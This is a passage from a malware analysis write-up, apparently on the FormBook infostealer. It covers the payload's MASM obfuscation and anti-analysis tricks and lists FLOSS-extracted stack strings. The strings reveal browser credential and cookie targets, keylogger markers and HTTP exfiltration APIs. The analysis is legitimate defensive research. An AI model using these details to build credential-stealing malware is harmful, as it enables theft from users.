
dword ptr ss:[ebp-8C]=[012FF4F8 <&SetThreadContext>]=<kernel32.SetThreadContext>

00F9068E

Observing the final PE payload, reveals that it's highly obfuscated and difficult to analyze. It's written in pure assembly using MASM:



It contains only `.text` section, and Cutter really struggled to create the navigation bar above due to obfuscation and non-conventional code:



The final payload is really tough, and contains lots of anti-vm and anti-debugging tricks, that I won't cover today (or any other time 🤪)

By using FLOSS, I managed to extract low-hanging fruits such as interesting stack strings, without delving too much into:

```
FLOSS extracted 180 stackstrings
DEST
version.dll
o%%Jr..\$
InternetCloseHandle
[System]
```

```
NT\CurrentVersion
encrypted_key
c!!B0
AAIA
:.6$
!H88p
POST
.exe
windir
.exe
Program Files
B>>|
[Enter]
image/jpeg
\DB1
Internet Explorer\IntelliForms\Storage2
Host:
URL:
HttpOpenRequestA
cl.ini
Password
ri.ini
PATH
Clipboard
pass
httpRealm
PATH
ProductName
User :
__Vault
XhHp
FBIMG
\INetCookies
windir
browser
Opera
Aut:
[v)C
" /V
\explorer.exe
G==z
11#?*0
cB@"
\Main
f"D~**T
[<-Del]
Pass:
```

```
login
P00`
WA      t
Windows Explorer
image/png
x86
7CbI
7A@@(
QSeA~
l$$H
im.jpeg
guid
Id:
Y77n
urlmon.dll
,4$8_@
rv.ini
U33f
InternetReadFile
[Esc]
InternetConnectA
auth
_2016\
AA&
ProgramFiles
2N H
FBNG:
i''N
hostname
profiles.ini
+Q0$
I<(A
=j&8LZ661A??~
www.
g0+]C
)w--Z
Windows Explorer
_jbF~T
rg.ini
Chrome
im.jpeg
2008
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
rc.ini
.dll
}++V
!tX)i
```

```
}{))R>
2012
ProgramFiles
x((Pz
x64
ACAA
USERNAME
t,,X.
` @
gK99r
Pass:
='9-6d
_55j
AaAA
MS-WAPI-
CurrentVersion
t\IHBW
API-
Local State
2016
Iexplor
.sqlite
Server:
Unknown
D<<x
wininet.dll
aAAWindows Explorer
Name:
Outlook Recovery
V22dN::t
00.ini
Thunderbird\
\explorer.exe
AaAA
\Cookies
Sniff from:
HttpSendRequestA
.zip
e##F^
\44h
M;;va
S11b?
\Opera Software\Opera Stable>Login Data
lpHP
aiKwZ
log.ini
user
```

```
\Microsoft\Windows
chrome_child.dll
open
\Low
200 OK
AaAA
Firefox\
.exe
User:
InternetOpenA
Firefox
Install Directory
Recovery
\Current Session
ProgramFiles
URL:
User-Agent:
Url:
hc 82
AEFA
@J7<
;fD4~
[Tab]
\Firefox
Port:
Host:
Unknown
.dll
User-Agent:
q//^
Firefox\
" /V
Unknown
NrZl
```

[The final payload](#) is waiting for reversers better than me :)

Source: <https://github.com/itaymigdal/malware-analysis-writeups/blob/main/FormBook/FormBook.md>